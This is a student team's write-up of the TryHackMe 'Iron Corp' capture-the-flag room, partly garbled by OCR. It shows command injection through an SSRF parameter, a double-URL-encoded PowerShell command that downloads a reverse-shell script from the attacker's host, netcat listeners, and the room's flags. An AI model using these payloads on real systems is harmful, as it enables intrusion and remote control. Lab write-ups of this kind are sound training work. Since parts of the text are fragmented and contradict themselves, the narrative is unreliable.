
Without further a due we set up our cat listener to get the reverse shell and use **python3 -m http.server 8081** to receive the connection.



```
root@ip-10-10-200-24:~# nc -nlvp 4545
Listening on [0.0.0.0] (family 0, port 4545)

^C
root@ip-10-10-200-24:~# sudo nc -nlvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
```

We then proceed to intercept the traffic on admin.ironcorp.me:11025 by proxying it through the BurpSuite, which will then give us the ability to send request and see the response of the browsers traffic


from our burpsuite. Upon successfully intercept, we send it to the repeater.




Request to http://admin.ironcorp.me:11025 [10.10.4.252]

```
GET /?r=inqsyira HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Referer: http://admin.ironcorp.me:11025/
Upgrade-Insecure-Requests: 1
```

At repeater, we tried to edit the r=' ' value with the following command http://admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir and hit the send button to see the response.




```
GET /?r=
http://admin.ironcorp.me:11025/?r=http://internal.ironcor
p.me:11025/name.php?name=Equinox|dir HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Referer: http://admin.ironcorp.me:11025/?r=dirb
Upgrade-Insecure-Requests: 1
```



```
          My name is:
        </b>
        <pre>
          EquinoxEquinox
          Volume in drive E is New Volume
          Volume Serial Number is DE7B-E159

          Directory of E:\xampp\htdocs\internal

          04/11/2020  09:11 AM    <DIR>
                                       .
            04/11/2020  09:11 AM    <DIR>
                                       ..
              03/27/2020  08:38 AM                  53
              .htaccess
              04/11/2020  09:34 AM                 131
              index.php
              04/11/2020  09:34 AM                 142
              name.php
              3 File(s)           326 bytes
              2 Dir(s)   1,468,596,224 bytes free
            </pre>
          </body>
```

Basically, it is the same result as on the firefox.




My name is:

```
        Volume in drive E is New Volume
 Volume Serial Number is DE7B-E159

 Directory of E:\xampp\htdocs\internal

04/11/2020  09:11 AM
                .
     04/11/2020  09:11 AM
                 ..
           03/27/2020  08:38 AM                53 .htaccess
           04/11/2020  09:34 AM               131 index.php
           04/11/2020  09:34 AM               142 name.php
                          3 File(s)            326 bytes
                          2 Dir(s)   1,468,596,224 bytes free
```

Ultimate search bar

Search: ****** Submit Query

Next, we tried head to decoder tab in our burpsuite to encode “powershell.exe -c iex(new-object net.webclient).downloadstring(‘http://IP_ADDRESS/file.ps1’)” command as url. We encode 2 times as the first encode involve the space as well.




```
powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.17.113/Invoke-PowerShellTcp.ps1')
```

```
%49%6e%76%6f%6b%65%2d%50%6f%77%65%72%53%68%65%6c%6c%54%63%70%2e%70%73%31%27%29
```


```
35%34%25%36%33%25%37%30%25%32%65%25%37%30%25%37%33%25%33%31%25%32%37%25%32%39
```

Then, we tried edit back the r=’ ‘ value with the encoded url code. Basically, we tried to put the link of the vulnerable website and send it to see the response.



```
GET /?r=
internal.ironcorp.me:11025/name.php?name=Equinox|%25%37%3
0%25%36%66%25%37%37%25%36%35%25%37%32%25%37%33%25%36%38%2
5%36%35%25%36%63%25%36%63%25%32%65%25%36%35%25%37%38%25%3
6%35%25%32%30%25%32%64%25%36%33%25%32%30%25%36%39%25%36%3
5%25%37%38%25%32%38%25%36%65%25%36%35%25%37%37%25%32%64%2
5%36%66%25%36%32%25%36%61%25%36%35%25%36%33%25%37%34%25%3
2%30%25%36%65%25%36%35%25%37%34%25%32%65%25%37%37%25%36%3
5%25%36%32%25%36%33%25%36%63%25%36%39%25%36%35%25%36%65%2
5%37%34%25%32%39%25%32%65%25%36%34%25%36%66%25%37%37%25%3
6%65%25%36%63%25%36%66%25%36%31%25%36%34%25%37%33%25%37%3
4%25%37%32%25%36%39%25%36%65%25%36%37%25%32%38%25%32%37%2
5%36%38%25%37%34%25%37%34%25%37%30%25%33%61%25%32%66%25%3
2%66%25%33%31%25%33%30%25%32%65%25%33%31%25%33%30%25%32%6
5%25%33%31%25%33%37%25%32%65%25%33%31%25%33%31%25%33%33%2
5%32%66%25%34%39%25%36%65%25%37%36%25%36%66%25%36%62%25%3
6%35%25%32%64%25%35%30%25%36%66%25%37%37%25%36%35%25%37%3
2%25%35%33%25%36%38%25%36%35%25%36%63%25%36%63%25%35%34%2
5%36%33%25%37%30%25%32%65%25%37%30%25%37%33%25%33%31%25%3
2%37%25%32%39 HTTP/1.1
Host: admin.ironcorp.me:11025
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
Connection: close
Referer: http://admin.ironcorp.me:11025/?r=dir
```


After soo many trials, our netcat still did not manage to catch the connection. Then we try using command **/bin/sh | nc ip-address port** as an alternatives to force netcat to listen. It finally display receive the connection but did not return to the correct directory as it is supposed to take us to PS E:\xampp\htdocs\internal . We tried **whoami** and it shows root instead of nt authority system.


File Actions Edit View Help
root@kali: ~ ×
root@kali: ~ ×
root@kali: ~ ×
Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × –
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render


```
┌──(cira㉿kali)-[~]
└─$ sudo -i
[sudo] password for cira:
┌──(root㉿kali)-[~]
└─# nano shell.ps1

┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 12
```

```
1  GET /?r=
   %69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%
   65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%6
   5%78%65%25%32%30%2e%2f%73%68%65%6c%6c%2e%70%73%31|whoami HTTP/1.1
2  Host: admin.ironcorp.me:11025
3  Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/96.0.4664.45 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
   q=0.8,application/signed-exchange;v=b3;q=0.9
7  Accept-Encoding: gzip, deflate
8  Accept-Language: en-US,en;q=0.9
9  Connection: close
10
11
```

```
      TEXT-DECORATION:none
    }
  </STYLE>
  <script type="text/javascript">
    <!--
    function lhook(id) {
      var e = document.getElementById(id);
      if(e.style.display == 'block')
      e.style.display = 'none';
      else
      e.style.display = 'block';
    }
    //-->
  </script>
  <html>

    <body>

      <b>
        My name is:
      </b>
      <pre>
        nt authority\system
      </pre>
```



```
Traceback (most recent call last):
  File "/usr/lib/python3.6/runpy.py", line 193, in _run_module_as_main
    "__main__", mod_spec)
  File "/usr/lib/python3.6/runpy.py", line 85, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.6/http/server.py", line 1211, in <module>
    test(HandlerClass=handler_class, port=args.port, bind=args.bind)
  File "/usr/lib/python3.6/http/server.py", line 1185, in test
    with ServerClass(server_address, HandlerClass) as httpd:
  File "/usr/lib/python3.6/socketserver.py", line 456, in __init__
    self.server_bind()
  File "/usr/lib/python3.6/http/server.py", line 136, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.6/socketserver.py", line 470, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
root@ip-10-10-230-197:~# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
205.210.31.129 - - [03/Aug/2022 04:56:20] code 400, message Bad HTTP/0.9 request
 type ("\x16\x03\x01\x00Ê\x01\x00\x00Æ\x03\x030aFîªgQ\x9fÉizBÎ¢£¤DR[:ÄféÜ\x9e\x9
3\x9f¶T#\x07Ô\x00\x00hÌ\x14Ì\x13À/À+À0À,À\x11À\x07À'À#À\x13À")
205.210.31.129 - - [03/Aug/2022 04:56:20] "□□□Ê□Æ□□0aFîªgQ□ÉizBÎ¢£¤DR[:ÄféÜ□□□¶T
#Ôhì□□À/À+À0À,À□À'À#À□      À(À$À□" 400 -
```



```
Listening on [0.0.0.0] (family 0, port 4545)

^C
root@ip-10-10-200-24:~# sudo nc -nlvp 4545
Listening on [0.0.0.0] (family 0, port 4545)
Connection from 10.10.200.24 59940 received!

 ^[[D
PS E:\xampp\htdocs\intern
root@ip-10-10-200-24:~# n
Listening on [0.0.0.0] (f
Connection from 10.10.200

Desktop
Downloads
Instructions
ctures
ostman
ooms
Scripts
shell.ps1
thinclient_drives
Tools
```

```
7  Authorization: Basic
8  Connection: close
9  Upgrade-Insecure-Requ
```

```
root@ip-10-10-200-24:~# nano /etc/hosts
root@ip-10-10-200-24:~# nano shell.ps1
root@ip-10-10-200-24:~# nano shell.ps1
root@ip-10-10-200-24:~# /bin/sh | nc 10.10.200.24 4545


PS E:\xampp\htdocs\internal> dir
^[[D
/bin/sh: 1:: not found



^C
root@ip-10-10-200-24:~# /bin/sh | nc 10.10.200.24 4545


ls
```

To recapitulate, we fail on the netcat listener.

Steps 3 : Horizontal Privilege Escalation

Members Involved: Aqra, Amirah, Inqsyira, Aqilah

Tools used: Kali Linux, terminal

Thought Process and Methodology and Attempts:

Now that we are in correct directory (PS E:\xampp\htdocs\internal) . We then go change directory to users. Then, run the ls command to see the file stored there. We checked Administrator directory but nothing there. Next, we go to the Desktop folder and surprisingly it has user.txt file there. So we just read the file using cat user.txt command and got our first flag.

Steps 4 : Root Privilege Escalation

Members Involved: Aqra, Amirah, Inqsyira, Aqilah

Tools used: Kali Linux, terminal,


Thought Process and Methodology and Attempts:

First thing, we go to the directory support admin. We proceed with ls command to check the file stored there. Then, we execute the command get-acl to obtain Deny Full Control. Under directory of c:\users\superadmin\desktop\root.txt, we get the flag directly.

p/s: no screenshot because Amirah forgot to screenshot due to time short.

Final Result:

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.



Task 1 Iron Corp

▶ Start Machine

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset.
They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

user.txt

thm{09b408056a13fc222133e6e4cf599f8c} Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd} Correct Answer

Contributions

ID	**Name**	Contribution	Signatures
121113093	Aqra Alisa binti Rashidi	Tried to exploit, and give final touch to the write-up	
1211103098	Nur Inqsyira binti Zamri	Discovered the exploit, provides Tryhackme premium, provides screenshot and did the write-up.	
1211103097	Nurul Aqilah binti Mohd Shariff	Discovered the exploit, provides screenshot and did the write-up.	
1211102093	Siti Nur Amirah binti Zuraihan	Tried to exploit, create the methodology, and did the video editing.	Amirah Zuraihan

Our Video Link

VIDEO LINK: https://youtu.be/Ujn7rAcTGRU